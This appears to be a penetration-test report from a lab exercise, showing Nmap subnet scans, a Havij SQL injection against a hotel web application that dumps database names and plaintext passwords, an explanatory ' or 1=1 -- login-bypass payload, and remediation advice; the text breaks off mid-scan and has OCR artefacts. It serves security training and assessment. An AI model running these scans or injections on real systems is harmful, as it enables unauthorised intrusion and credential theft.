
Methodology:

Our tests were configured not to cause an intentional Denial of Service condition in a well-maintained network. Most of the scanned IP addresses did not respond to our scans. This is normal when the IP address is not in use, the host assigned to the IP address is turned off, or a network protection device such as a firewall prevents scanning the host.



```
Starting Nmap 6.40 ( http://nmap.org ) at 2015-08-19 06:43 Pacific Daylight Time
Nmap scan report for 10.10.30.1
Host is up (0.013s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server

Nmap scan report for 10.10.30.2
Host is up (0.013s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
49152/tcp open  unknown
```

Figure 6: Scanning a Subnet



Target: 10.10.30.*

Command: nmap 10.10.30.*

Fisheye on ring 1.00 with interest factor 2.00 and spread factor 0.50

Figure 7: Viewing Network Topology

Network Hosts

After repeated scanning, primarily with Nmap, and using wildcards (*) for the subnet and host parts of the IP addresses, we discovered following live hosts in the target network.

IP Address	Operating System
10.0.0.2	Windows Server 2003
10.0.0.3	Windows Server 2008 R2
10.0.0.4	Linux CentOS 6.4
10.10.0.2	Windows Server 2008 R2
10.10.0.3	Windows Server 2008 R2
172.19.19.2	Windows 7 Ultimate
172.19.19.3	Windows Server 2008

172.19.19.4	Windows
172.19.19.5	Linux Ubuntu
172.19.19.6	Windows Server 2012
172.19.19.7	Windows Vista
172.19.19.8	Windows XP
172.19.19.9	Windows 8
172.19.19.10	Windows 7 Ultimate

Table 6: Live Systems in the Network

After discovering live systems, we started port scanning to detect the open ports and identify the services running on these hosts. Port scanning is the process of checking the services running on the target computer by sending a sequence of messages in an attempt to break in. Port scanning involves connecting to or probing TCP and UDP ports on the target system to determine if the services are running or are in a listening state. The listening state gives an idea of the operating system and the application in use. Sometimes, active services that are listening may allow unauthorized user access to systems that are misconfigured or running software that has vulnerabilities.

IP Address	Ports Open
10.0.0.2	21,22,25,80,443
10.0.0.3	21,22,25,80,443
10.0.0.4	21,22,25,80,443
10.10.0.2	21,22,25,80,443
10.10.0.3	21,22,25,80,443
172.19.19.2	21,22,25,80,443, 8484
172.19.19.3	21, 80,443
172.19.19.4	21,22,25,80,443
172.19.19.5	21,22,25,80,443
172.19.19.6	21,22,25,80,443
172.19.19.7	21,22,25,80,443
172.19.19.8	21,22,25,80,443
172.19.19.9	21,22,25,80,443
172.19.19.1	21,22,25,80,443

0	

Table 7: Open Ports

Recommendations:

We recommend following to avoid malicious network scanning and enumeration:

- Filter inbound ICMP message types at the perimeter
- Filter all outbound ICMP type 3 “unreachable” messages at the edge routers and firewalls to prevent UDP port scanning and firewalking from being effective.
- Consider configuring Internet firewalls so they can identify ports scans and throttle the connections accordingly.
- Ensure that your routing and filtering appliances (both routers and firewalls) can’t be bypassed using specific source ports or source routing techniques.
- If you run FTP services; ensure that your firewalls aren’t vulnerable to stateful circumvention attacks relating to malformed PORT and PASV commands

Exploitability:

There is no exploitability information for this vulnerability.

[Challenge 3:] Database Penetration Testing - SQL Injection

Category: Authorization

Vendor Reference: -


PCI Vuln: Yes

Threat Description: Database Vulnerability Assessments are essential in a methodical and proactive way to deal with database security and diminish the danger connected with both web and database particular assaults and bolster agreeability with significant norms, laws & regulations.

SQL injection is a type of web application vulnerability where an attacker can manipulate and submit a SQL command to retrieve the database information. This type of attack mostly occurs when a web application executes by using the user-provided data without validating or encoding it. It can give access to sensitive information such as social security numbers, credit card numbers, or other financial data to the attacker and allows an attacker to create, read, update, alter, or delete data stored in the backend database. It is a flaw in web applications and not a database or web server issue. Most programmers are still not aware of this threat.

Exploitation:

We used the Havij tool to perform SQL injection on the target website and extract databases. Havij will start analyzing provided URL in target field as shown in the screenshot.



Target: http://10.10.20.2/queenhotel/about.aspx?name=coffee
☐ Keyword: Auto Detect ☐ Syntax: Auto Detect
Database: Auto Detect Method: GET Type: Auto Detect
Post Data:

Havij - Advanced SQL Injection Tool

Version 1.15 Free
Copyright © 2009-2011
By r3dm0v3

http://ITSecTeam.com
http://forum.Itsecteam.com
info@itsecteam.com Check for update


Databases:
MsSQL with error
MsSQL no error
MsSQL Blind (Pro Version)
MsSQL time based (Pro Version)
MsAccess
MsAccess Blind (Pro Version)

Status: I'm IDLE

```
Havij 1.15 Free!
You are using the Free version of Havij which is limited in some features, Please purchase the commeric
Analyzing http://10.10.20.2/queenhotel/about.aspx?name=coffee
Host IP: 10.10.20.2
Web Server: Microsoft-IIS/7.5
Powered-by: ASP.NET
Keyword Found: Name
Injection type is String (')
Can't find db server type! But maybe there be some chances! [-o<
```

Figure 8: Performing SQL Injection

We clicked Info tab to view environment of the target website hosted.



Target: http://10.10.20.2/queenhotel/about.aspx?name=coffee
□ Keyword: Auto Detect □ Syntax: Auto Detect
Database: Auto Detect Method: GET Type: Auto Detect
Post Data:


```
Target:        http://10.10.20.2/queenhotel/about.aspx?name=coffee
Host IP:       10.10.20.2
Web Server:    Microsoft-IIS/7.5
Powered-by:    ASP.NET
DB Server:     MsSQL no error
Current DB:    queenhotel
```

Status: I'm IDLE

```
Keyword Found: Name
Injection type is String (')
Can't find db server type! But maybe there be some chances! [-o<
Trying another method using keyword for finding columns count
Selected Column Count is 5
Retying to find string column
Valid String Column is 2
DB Server: MsSQL no error
DB Name: queenhotel
```

Figure 9: Viewing the Target Environment

In the Info tab, we have clicked on Get button to get all the complete details of the hosted machine. Havij has displayed the Host name, current database, database used, and databases connected to it.



Target: http://10.10.20.2/queenhotel/about.aspx?name=coffee

□ Keyword: Auto Detect □ Syntax: Auto Detect

Database: Auto Detect Method: GET Type: Auto Detect

Post Data:


```
Target:            http://10.10.20.2/queenhotel/about.aspx?name=coffee
Host IP:           10.10.20.2
Web Server:        Microsoft-IIS/7.5
Powered-by:        ASP.NET
DB Server:         MsSQL no error
Resp. Time(avg):   11 ms
Current User:      dbo
Current DB:        queenhotel
System User:       sa
Host Name:         WIN-AG46102QBKJ
Server Name:       WIN-AG46102QBKJ\SQLEXPRESS
                   master
                   tempdb
                   model
                   msdb
                   Real_Home
```

Status: I'm IDLE

```
Data Base Found: tempdb
Data Base Found: model
Data Base Found: msdb
Data Base Found: Real_Home
Data Base Found: Xsecurity
Data Base Found: queenhotel
Data Base Found: GoodShopping
Data Base Found: Moviescope
```

Figure 10: Analysing the Host Machine Details

We checked Real_Home database listed in the left pane, and clicked GET Tables button to extract information associated with it.



Target: http://10.10.20.2/xsecurity/contact.aspx?

□ Keyword: Auto Detect □ Syntax: Auto Detect

Database: Auto Detect Method: GET Type: Auto Detect

Post Data:

□ queenhotel
□ master
□ tempdb
□ model
□ msdb
☑ Real_Home
□ Xsecurity
□ GoodShopping
□ Moviescope


□ Use Group_Concat (MySQL Only) ☑ All in one request. □ Force to use it ☑ Clear list on get

Status: I'm IDLE

```
Data Base Found: tempdb
Data Base Found: model
Data Base Found: msdb
Data Base Found: Real_Home
Data Base Found: Xsecurity
Data Base Found: queenhotel
Data Base Found: GoodShopping
Data Base Found: Moviescope
```

Figure 11: Extracting Tables

Havij extracted the login credentials of the Real_Home database as shown in the screenshot.



Target: http://10.10.20.2/xsecurity/contact.aspx?

□ Keyword: Auto Detect □ Syntax: Auto Detect

Database: Auto Detect Method: GET Type: Auto Detect

Post Data:

password	login_username
apple	john
ducky123	john
smith@123	smith

□ Use Group_Concat (MySQL Only) ☑ All in one request. □ Force to use it ☑ Clear list on get

Status: I'm IDLE

```
Column found: password
Count(*) of [Real_Home]..[Login] is 3
Data Found: password=apple
Data Found: login_username=john
Date Found: password=ducky123
Data Found: login_username=john
Data Found: password=smith@123
Data Found: login_username=smith
```

Figure 12: Login Credentials Acquired

Impact:

If this vulnerability is successfully exploited, SQL injection can be used to perform the following types of attacks:

- **Authentication bypass:** Here the attacker could enter into the network without providing any authentic user name or password and could gain the access over the network. He or she gets the highest privilege in the network.
- **Information disclosure:** After unauthorized entry into the network, the attacker gets access to the sensitive data stored in the database.
- **Compromised data integrity:** The attacker changes the main content of the website and also enters malicious content into it.
- **Compromised availability of data:** The attacker uses this type of attack to delete the data related to audit information or any other crucial database information.
- **Remote code execution:** An attacker could modify, delete, or create data or even can create new accounts with full user rights on the

servers that share files and folders. It allows an attacker to compromise the host operating system.

Result Analysis:

The most common operation in SQL is the query, and it is performed with the declarative SELECT statement. This SELECT command retrieves the data from one or more tables. SQL queries allows a user to describe or assign the desired data, and leave the DBMS (Data Base Management System) as responsible for optimizing, planning, and performing the physical operations. A SQL query includes a list of columns to be included in the final result of the SELECT keyword.

If the information submitted by a browser to a web application is inserted into a database query without being properly checked, then there may be a chance of occurrence of SQL injection. HTML form that receives and passes the information posted by the user to the Active Server Pages (ASP) script running on IIS web server is the best example of SQL injection. The information passed is the user name and password. By querying a SQL server database these two data items are checked.

Username: **Blah' or 1=1 --** Password: **Springfield**

The query executed is:

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND
Password=' Springfield';
```

However, the ASP script builds the query from user data using the following line:

```
Blah query = "SELECT * FROM users WHERE username = '" + Blah' or
1=1 -- +"' AND password = '" + Springfield + "'";
```

If the user name is a single-quote character (') the effective query becomes:

```
SELECT * FROM users WHERE username = ''' AND password =
'[Springfield]';
```

This is invalid SQL syntax and produces a SQL server error message in the user's browser:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark
before the character string '' and password=''.
/login.asp, line 16
```

The quotation mark provided by the user has closed the first one, and the second generates an error, because it is unclosed. At this instance, to customize the behavior of a query, an attacker can begin injecting strings into it. The content proceeding the double hyphes (--) signify a Transact-SQL comment.

Recommendations:

- Make no assumptions about the size, type, or content of the data that is received by your application.
- Test the size and data type of input and enforce appropriate limits to prevent buffer overruns.
- Test the content of string variables and accept only expected values.
- Reject entries that contain binary data, escape sequences, and comment characters.
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input.
- Implement multiple layers of validation and never concatenate user input that is not validated.

[Challenge 4:] Cloud Penetration Testing

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes


Threat Description:

As clouds offer less expensive and more convenient mode of data storage and hosting, everyone from individuals to businesses are slowly migrating to this concept. This obviously raises the issue of security on clouds. Cloud penetration testing is unlike other penetration testing owing to the shared ownership of cloud and data. While Infrastructure as a Service and Platform as a Service are relatively easier to test; testing Software as a Service is a far complicated as ownership as well as legal issues need to be sorted out before it. Nevertheless, cloud security remains an important part of security audits and as cloud penetration testers, we need to be aware of the strategies to employ that help make this testing simple and yet thorough.

Exploitation:

1. **Scanning the Network**

   In the Command text field, we typed the command nmap -O 10.10.30.* for scanning Subnet C machine. By providing '*' wildcard, we can scan the entire subnet or IP range with Nmap to discover the active hosts. We clicked Scan to start scanning the subnet.




Target: 10.10.30.*

Command: nmap -O 10.10.30.*

Figure 13: Scanning an Entire Network

Nmap scanned the entire network and displayed information for all the hosts that were scanned, along with the open ports, Device type, OS details, etc. We can observe that the machines found in the scan are 10.10.30.1, 10.10.30.2 and 10.10.30.3. Now, we shall perform scan on each machine for Heartbleed vulnerability.



Target: 10.10.30.*


Command: nmap -O 10.10.30.*

```
nmap -O 10.10.30.*

Starting Nmap 6.47 ( http://nmap.org ) at 2015-08-20 11:40 EDT
Nmap scan report for 10.10.30.1
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server
Device type: general purpose
Running: Microsoft Windows 2003
